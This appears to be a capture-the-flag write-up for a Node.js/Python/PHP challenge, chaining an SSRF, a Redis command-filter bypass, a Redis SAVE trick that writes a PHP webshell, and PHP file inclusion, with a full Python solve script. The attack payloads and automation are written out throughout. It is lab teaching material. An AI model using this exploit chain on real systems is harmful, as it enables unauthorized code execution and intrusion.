This challenge involves a multi-service server that has Node.js, Python and PHP.
The Dockerfile shows that there's a /readflag binary in root. We can assume that the services will run on separate ports.
...

# FLAG

WORKDIR /
RUN mv /app/flag_phpythonode.txt / \
    && echo 'int main(){setreuid(geteuid(), geteuid());setregid(getegid(), getegid());system("id;cat /flag_phpythonode.txt");}' > /tmp/a.c \
    && gcc /tmp/a.c -o /readflag \
    && chown phpythonode:phpythonode /flag_phpythonode.txt /readflag && chmod 4777 /readflag && chmod 400 /flag_phpythonode.txt

# Setting docker-entrypoint.sh
WORKDIR /app
RUN chmod +x docker-entrypoint.sh \
    && mv docker-entrypoint.sh /usr/local/bin/

ENTRYPOINT ["docker-entrypoint.sh"]
We are only provided with a portion of the source code, containing only the main logic for the services, so we don't know the exact layout of the Docker container.
However, when we start the remote server, we are provided with only two endpoints. Only the Node.js and Python endpoints are publicly exposed, so we can't directly access the PHP service.

Thankfully, this comment hints that the PHP service uses the default port 80, which means we probably need SSRF to communicate with it.
Since the PHP service isn't publicly exposed, it would be logical to assume that it's the most important in solving the challenge, or it at least contains the most critical vulnerability.
Looking at the PHP source, we can actually confirm this theory. view.php has an LFI vulnerability, but with a simple filter that blocks flag.
<h2>View</h2>
<pre><?php
    $file = $_GET['file']?$_GET['file']:'';
    if(preg_match('/flag|:/i', $file)){
        exit('Permission denied');
    }
    echo file_get_contents($file);
?>
</pre>
The more important vulnerability lies in index.php. There is a PHP file inclusion vector, and if we are able to get arbitrary file write, we could potentially upload a webshell and get RCE.
<?php
    include $_GET['page']?$_GET['page'].'.php':'main.php';
?>
Now that we know the exact gadgets we need to exploit, we need to find a way to reach them.
We first need to figure out how to communicate with the PHP service.
The Python service runs a simple Flask webapp with an /img_viewer endpoint. This endpoint allows us to supply an arbitrary URL, which it will fetch and render the output as an image.
@app.route('/img_viewer', methods=['GET', 'POST'])
def img_viewer():
    if request.method == 'GET':
        return render_template('img_viewer.html')
    elif request.method == 'POST':
        url = request.form.get('url', '')
        try:
            data = requests.get(url, timeout=3).content
            img = base64.b64encode(data).decode('utf8')
        except:
            data = open('error.png', 'rb').read()
            img = base64.b64encode(data).decode('utf8')
        return render_template('img_viewer.html', img=img)
This gives us a SSRF vector, which we can exploit to access the PHP service.
http://localhost:80/main.php
Now, we need a way to get arbitrary file write to be able to escalate to RCE.
The Node.js service connects to a Redis background service. The /show_logs endpoint attempts to restrict us to the GET command only, but can be easily bypassed.
This is the exact same setup as the node_api challenge, thus it would be logical to assume that the server uses express@4.x, which uses the qs library by default to parse URLs.
app.get('/show_logs', function(req, res) {
    // var log_query=get/log_info
    var log_query = req.query.log_query;
    try {
        log_query = log_query.split('/');
        if (log_query[0].toLowerCase() != 'get') {
            log_query[0] = 'get';
        }
        log_query[1] = log_query.slice(1)
    } catch (err) {
        // Todo
        // Error(403);
    }
    try {
        redis_client.send_command(log_query[0], log_query[1], function(err, result) {
            if (err) {
                res.send('ERR');
            } else {
                res.send(result);
            }
        })
    } catch (err) {
        res.send('try /show_logs?log_query=get/log_info')
    }
});
We can bypass the filter by passing log_query as an array, and the .split() call will throw an exception and skip the try block, allowing us to run arbitrary Redis commands.
/show_logs?log_query[0]=SET&log_query[1][]=hacked%201337Redis normally stores data in memory, but it can persist to disk using the SAVE command. Furthermore, Redis also allows us to modify the save directory and filename using CONFIG SET.
We can set the output file to /tmp/shell.php, then write our PHP RCE payload to it.
SET a "<?=`/readflag`?>"
CONFIG SET dir /tmp
CONFIG SET dbfilename shell.php
SAVE
SSRF-ing to http://localhost:80/view.php?file=../../../../../../tmp/shell.php will confirm that our file write worked.


Now that we have successfully written our RCE payload to the filesystem, we just need to SSRF to http://localhost:80?page=../../../../../../tmp/shell to execute it.
Below is my full solve script to automate the entire process.
import requests
import re
import base64

node_url = "http://host8.dreamhack.games:18054/"
py_url = "http://host8.dreamhack.games:19620/"

# redis command injection
def redis_cmd(cmd):
    cmd = cmd.split(' ')
    req = f'{node_url}/show_logs?'

    for i in range(len(cmd)):
        if i == 0:
            req += f'log_query[0]={cmd[i]}'
        else:
            req += f'&log_query[1][]={cmd[i]}'

    res = requests.get(req)

    if res.text == 'OK':
        print("> Command succeeded")
    else:
        print("> Command failed")

# ssrf
def ssrf(url):
    res = requests.post(f'{py_url}/img_viewer', data={
        'url': url
    })

    leak = re.findall(r'img src="data:image/png;base64,(.+)"/>', res.text)[0].strip()

    return base64.b64decode(leak).decode(errors='ignore')

# write php webshell
redis_cmd('SET a "<?=`/readflag`?>"')
redis_cmd("CONFIG SET dir /tmp")
redis_cmd("CONFIG SET dbfilename shell.php")
redis_cmd('SAVE')

# file inclusion rce
leak = ssrf('http://localhost:80?page=../../../../../../tmp/shell')

flag = re.findall(r'(DH{.+?})', leak.replace("\n", ' '))[0].strip()
print("Flag:", flag)
Flag: DH{d7e17d0a5c5f4886c33ded622bec0df5}